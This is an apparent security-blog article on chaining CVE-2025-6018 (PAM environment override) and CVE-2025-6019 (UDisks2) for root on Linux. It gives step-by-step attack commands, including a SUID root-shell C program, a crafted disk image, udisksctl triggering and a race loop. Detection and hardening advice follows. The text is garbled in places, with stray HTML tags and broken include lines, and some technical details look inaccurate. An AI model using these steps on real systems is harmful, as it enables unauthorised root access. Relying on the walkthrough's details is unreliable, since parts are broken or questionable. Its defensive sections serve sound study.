Listen to this Post
Introduction:

Modern Linux security relies on defense-in-depth, assuming that while the kernel is hardened, user-space misconfigurations can still lead to full system compromise. This article dissects a real-world privilege escalation chain that bypasses kernel security entirely, exploiting a PAM environment variable trick (CVE-2025-6018) and a UDisks2 mount race condition (CVE-2025-6019) to achieve root access. We will analyze the attack vector, provide step-by-step exploitation techniques, and outline critical mitigation strategies.
Learning Objectives:
- Understand how PAM environment configuration can be abused to simulate a local console session.
- Analyze the UDisks2 vulnerability that allows SUID binaries to persist in temporary directories.
- Learn to chain two seemingly minor CVEs to escalate privileges on a fully patched system.
- Identify detection methods for these specific exploitation techniques using system logs.
- Implement hardening measures to prevent similar trust-chain attacks.
1. Breaking the Console Barrier: CVE-2025-6018 Deep Dive
CVE-2025-6018 resides in the Pluggable Authentication Modules (PAM) environment handling. Specifically, the vulnerability allows a user with local access to manipulate the `~/.pam_environment` file in conjunction with the `OVERRIDE` variable to trick the system into treating an SSH session as a local console session.
What this does: By default, certain actions (like mounting devices or accessing hardware) are restricted over SSH. If the session type is forged to local, these restrictions are lifted, granting the attacker the same privileges as if they were physically at the machine.
Step-by-step guide to exploitation:
- Establish Foothold: Assume the attacker already has low-privilege SSH access to the target box.
- Craft the Payload: Create or modify the `~/.pam_environment` file in the user’s home directory.
Commands to run on the target Linux box
echo "OVERRIDE=local" > ~/.pam_environment
- Initiate New Session: The attacker must log out and establish a new SSH connection. During the new authentication process, PAM reads the environment file and applies the `OVERRIDE` variable.
4. Verification: Once reconnected, check the session type.
 Check the output of the 'loginctl' command
loginctl session-status
 The output should now show 'Leader' and likely identify the session as 'local' or 'seat', bypassing SSH restrictions.
2. The Ghost Mount: Exploiting CVE-2025-6019
With the session now masquerading as a local console, the attacker can interact with services like UDisks2, which manages storage devices. CVE-2025-6019 is a race condition in UDisks2 where a mounted filesystem fails to unmount cleanly, leaving behind a SUID root binary in a world-writable directory like /tmp.
What this does: It exploits the time window between the mount operation and the expected cleanup process. If the attacker wins the race, they can execute the SUID binary left behind to spawn a root shell.
Step-by-step guide to exploitation:
- Prepare a Malicious Filesystem Image: Locally, create a filesystem image containing a SUID root binary.
Commands to run on the attacker's machine to create the image
dd if=/dev/zero of=malicious.img bs=1M count=10
mkfs.ext4 malicious.img
mkdir /mnt/temp_mount
sudo mount -o loop malicious.img /mnt/temp_mount

Create a simple C program to spawn a shell and set the SUID bit
cat > /mnt/temp_mount/shell.c << EOF
include <stdio.h>
include <sys/types.h>
include <unistd.h>
int main() {
setuid(0); setgid(0);
execl("/bin/bash", "bash", NULL);
return 0;
}
EOF</p></li>
</ol>

<p>gcc /mnt/temp_mount/shell.c -o /mnt/temp_mount/suid_shell
sudo chmod u+s /mnt/temp_mount/suid_shell
sudo umount /mnt/temp_mount
2. Transfer and Trigger: Transfer `malicious.img` to the target machine (e.g., via
scp).
3. Initiate the Race: Use UDisks2 to mount the image, leveraging the forged local session from Step 1.Command to run on the target Linux box udisksctl loop-setup -f malicious.img The system will attempt to mount and then unmount based on its policies
4. Win the Race: While UDisks2 is processing, repeatedly check for the mounted binary in `/tmp` and execute it before it’s cleaned up.
 Quick for loop to catch the window of opportunity
while true; do
if [ -f /tmp/suid_shell ]; then
/tmp/suid_shell
fi
sleep 0.1
done
3. Chaining the Exploits for Root
The real power lies in the chain. The attacker cannot trigger the UDisks2 race effectively without the local console privilege, and they cannot get the SUID shell without the race. The chain unfolds as follows:
1. Initial Access: SSH as a low-privilege user.
- Environment Override: `echo “OVERRIDE=local” > ~/.pam_environment` -> Logout/Login.
- Bypass Restrictions: Session now has local console privileges.
4. Trigger Race: `udisksctl loop-setup -f malicious.img`
- Execute SUID: `if [ -f /tmp/suid_shell ]; then /tmp/suid_shell; fi`
6. Root Access: Successful execution grants a root shell.
4. Detection and Mitigation Strategies
Detecting this chain requires a multi-layered approach focusing on user behavior and system calls.
Detection Steps:
- Monitor PAM Configuration Changes: Use auditing tools to watch for modifications to user `~/.pam_environment` files.
Linux auditd rule example
auditctl -w /home//.pam_environment -p wa -k pam_env_override
- Analyze Session Logs: Check `loginctl` and `systemd` logs for unexpected session type changes.
journalctl -u systemd-logind | grep -i "new session.local"
- Detect UDisks2 Anomalies: Monitor for rapid mount/unmount cycles by the same user.
journalctl -u udisks2 | grep -i "mounted.loop"
Mitigation Commands & Configuration:
- Patch Immediately: Apply vendor patches for CVE-2025-6018 and CVE-2025-6019.
- Restrict PAM Environment: In
/etc/security/pam_env.conf, restrict which variables users can override. - Harden UDisks2: Use Polkit rules to restrict who can mount loop devices, even from local sessions. Create
/etc/polkit-1/rules.d/50-udisks.rules:// Restrict loop device mounting to specific groups only polkit.addRule(function(action, subject) { if (action.id == "org.freedesktop.udisks2.loop-device-mount" && !subject.isInGroup("admin")) { return polkit.Result.NO; } });
5. System Hardening Recommendations
Beyond patching, system administrators should adopt a zero-trust approach to user-space components.
– Principle of Least Privilege: Do not grant users unnecessary access to services like UDisks2.
– Filesystem Hardening: Mount `/tmp` with the `nosuid` and `noexec` options where possible to prevent execution of SUID binaries from temporary directories. Add to/etc/fstab:tmpfs /tmp tmpfs defaults,noexec,nosuid,nodev 0 0
– Regular Audits: Scan for unexpected SUID binaries using `find / -perm -4000 2>/dev/null` and investigate anomalies.
What Undercode Say:
- Configuration is Code: This chain proves that system configurations (like PAM) are just as critical as kernel code. Treat them with the same security rigor.
- Defense in Depth is Mandatory: The attack succeeded by chaining two vulnerabilities across different subsystems (Authentication and Device Management). A layered defense would have stopped it at the Polkit or filesystem level, even if one component failed.
- Race Conditions are Still Relevant: Despite years of secure coding practices, race conditions (CVE-2025-6019) remain a potent and often overlooked attack vector in complex software like UDisks2.
Prediction:
We will see an increase in “configuration smuggling” attacks where threat actors bypass kernel defenses by targeting user-space components like PAM, D-Bus, and service managers. As kernel exploits become harder to find and deploy, the attack surface will shift to the sprawling ecosystem of privileged system services and their intricate configuration files. Expect to see more CVEs targeting environment variable handling and session management in the coming quarters.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Magsud Huseynli – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


